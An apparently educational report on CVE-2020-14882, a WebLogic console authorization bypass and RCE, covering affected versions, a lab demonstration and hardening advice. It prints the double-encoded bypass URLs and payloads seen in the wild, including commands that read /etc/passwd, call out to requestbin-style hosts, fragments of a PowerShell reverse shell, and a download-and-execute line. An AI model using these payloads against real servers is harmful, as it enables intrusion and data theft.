RCE in Oracle WebLogic Server CVE - 2020 - 14882

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EXECUTIVE SUMMARY

Oracle WebLogic Server is a commercially popular lightweight originality Java platform application server for Java based web applications. When a WebLogic vulnerability is discovered, hackers will try to take advantage of it as quickly as feasible.

Not just hackers, but also bug hunters, aim to earn a quick buck by disclosing a vulnerability in a business.


CVE-2020-14882 may allow unauthenticated attackers with HTTP network access to compromise and gain control of affected Oracle WebLogic Servers.

INTRODUCTION

WHAT IS ORACLE WEBLOGIC SERVER?

Oracle WebLogic Server is the manufacturing's premier application server for developing corporate applications that adhere to Java EE principles and delivering them on a dependable, mountable runtime with a little total ownership charge. It is advantageously linked to Oracle's whole product and cloud service portfolio. Oracle WebLogic Server supports new features for developer productivity, high availability, manageability, and deployment to cloud native Kubernetes based environments, as well as compatibility with previous versions.

WebLogic Server is a multi tier architecture's intermediate tier. A multi tier architecture specifies where the software components of a computing system are run in connection to one another, as well as to the hardware, network, as well as users.



Special Features of Oracle WebLogic Server O1 Quick provisioning O2 Flexible subscription O3 High availability and easy connectivity with Oracle Automated deployments and full API access Oatabase

ORACLE WEBLOGIC SERVER VULNERABILITIES 2020

CVE# Product				Remote	D CVSS Version 3.1 Risk									Supported
	Component	Protocol	Exploit Without Auth.?	Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confid	Inte- grity	Avail	Versions Affected	
Oracle Critical	Patch Updat	te (CPU) Octob	er 2020	•		•	•	•	•					
1 CVE-2020- 14882	Oracle WebLogic Server	Console	НТТР	Yes	9.8	Network	Low	None	None	Un- changed	High	High	High	10.3.6.0.0 12.1.3.0.0 12.2.1.3.0 12.2.1.4.0 14.1.1.0.0
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- CVE (Common Vulnerability Enumeration) is a standard numbering of security vulnerabilities – search using Google or Twitter
- CVE Base Score is a scale of 1 to 10 with 10 meaning entire server can be compromised
- B These vulnerabilities are limited to the WebLogic Console component
- Attacker can read and write to the server and impact availability of the server
- If the vulnerability is remotely exploitable without authentication
- Lists only supported versions of WebLogic which are vulnerable all versions > 10.3.0 are vulnerable

In this report CVE-2020-14882 will be discussed ②.

CVE-2020-14882

CVE-2020-14882 is a Remote Code Execution (RCE) flaw in Oracle WebLogic Server's Console component. Oracle gave the pre-authentication bug a crucial CVSSv3 score of 9.8 after assigning it an attack difficulty of low and highlighting it as easily exploitable. An unauthenticated attacker will be able to hack the Oracle WebLogic server over HTTP and take full control of the host if the exploit was successful.

The SANS Internet Storm Centre was the initial to acknowledge active exploitation, and Rapid7 Labs has also observed adaptable attackers looking for compromised WebLogic occurrences.

IMPACT

This vulnerability allows an unauthenticated, remote attacker to execute commands and can be used to achieve complete control of the affected host.

ORACLE WEBLOGIC SERVER AFFECTS VERSIONS

- **⊗** 10.3.6.0
- ⊗ 12.1.3.0
- ⊗ 12.2.1.3
- ⊗ 12.2.1.4
- ⊗ 14.1.1.0

By sending a HTTP GET request, attackers will gain Remote Code Execution on a vulnerable Oracle WebLogic Server.

CVE-2020-14882 AUTHORIZATION BYPASS URLS

WebLogic console URLs

Description	URL
For login page	/console/login/LoginForm.jsp
For console once logged in	/console/console.portalfor console once logged in

For oracle e business suite, the WebLogic console is running on the port 7001 and the URL

Description	URL	

For login page	http://ps.example.com:8000/console/login/LoginForm.jsp
For the running logged in	http://ps.example.com:8000/console/console.portal
console	

WebLogic authorization can be bypassed by changing the URL and perform a path traversal using double encoding

/console/images/%252E%252E%252Fconsole.portal

/console/css/%252E%252E%252Fconsole.portal

/console/bea-helpsets/%252E%252E%252Fconsole.portal

WebLogic will decode the as follows

EXPLOITATION

When a vulnerability of this sort is exposed, hackers waste little time in exploiting it before the trader plus related businesses deliver a remedy.


Imperva provides built in security measures to protect against zero day attacks, such as Remote Code Execution, across several platforms.

When CVE-2020–14882 was reported, the following exploitation attempts were discovered:

The first exploitation effort was launched on October 28, the same day the proof of concept was released.

The work was done with the aforementioned kits as well as Nuclei, a well-known bug bounty program.


The template to exploit CVE-2020-14882 was posted to the public "Nuclei" template repository on October 29, a day after the initial exploitation attempt using "Nuclei."



On October 28, a large number of user-agents had seen, suggesting that the bug hunter had launched the exploitation:



All of these user-agents are associated with bug hunting tools.



TYPES OF PAYLOADS OBSERVED

Туре	Payloads
Information Disclosure	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('type C:\Windows\win.ini');")
	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('cat /etc/passwd');") com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('ls');")`
Reconnaissance	com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('nslookup xxxxxx.d.requestbin.net');"); com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime .getRuntime().exec('curl hxxp://xxxxxxxxx.ceye.io');");

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\$client.GetStream();[byte[]]\$bytes=065535 %{0};while((\$i=
\$stream.Read(\$bytes,0,\$bytes.Length))-ne 0){;\$data = (New-
Object-TypeName
System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback =
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falware com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime
.getRuntime().exec('powershell-Command(New-Object
System.Net.WebClient).DownloadFile('hxxp:/x.x.x.xmring.com/
update.exe','update.exe');(New-Object-com
Shell.Application).ShellExecute('update.exe');');");

Spray and pray is a technique used regularly by hackers and bug hunters. They send exploits to several targets in the expectation that one of them would be vulnerable and trigger the payload.

The payload is a method by way of communication, including the DNS or HTTP.

References to burp collaborator and requestbin.net may be found in the payload.

Both services accept DNS queries launched by the payload.

DEMONSTRATION


TOOLS THAT ARE GOING TO USE IN THIS DEMONSTRATION

So first of all, we have to install a relevant version of Oracle WebLogic server that vulnerable to this vulnerability CVE-2020-14882. So that I have installed Oracle WebLogic server version 12.2.1.3


%Burp suite community edition v2.1.02


LET'S START NOW (4)!

As the first step we have to start the Oracle WebLogic server.



Let us start the Oracle WebLogic server using startWebLogic windows command script.





In this step we have to submit credentials.

Username: weblogic

Password: welcome1

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
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
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
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


Now the Oracle WebLogic server is in running mode. So, we have to open the web browser and type on the search bar 192.168.0.11:7001/console.





This is the interface of the Oracle WebLogic server. Now we have to open the burp suite software and turn on the intercept and reload again this page.







Now move this to the repeater.








Now let us copy this highlighted URL and attach it to the current URL.





It is successful and now we are in the base domain.

SUMMARY & WEBLOGIC VULNERABILITIES IN THE FUTURE

CVE-2020-14882 is a

Classic path traversal vulnerability

And it does

Authorization bypass in WebLogic console

Epll access to WebLogic console with no authentication

21 security researchers credited with finding these bugs

They will not stop at this bug

Actively working to find the next hot weblogic vulnerablilty

Able to sell such vulnerabilities to services/monetize through bug bounties

Integrity anticipates that a number of high risks WebLogic vulnerabilities will be found and patched in future oracle critical patch updates

Security bugs most likely will be in core WebLogic components such as console

Core components are in all WebLogic implementations including oracle EBS, PeopleSoft, OBIEE, SOA, Identity Management etc

WebLogic must be proactively hardened and protected

Block access to everything except what you absolutely need

Use native WebLogic security features

Use web application firewalls (WAF)

Use load balancer or reverse proxy

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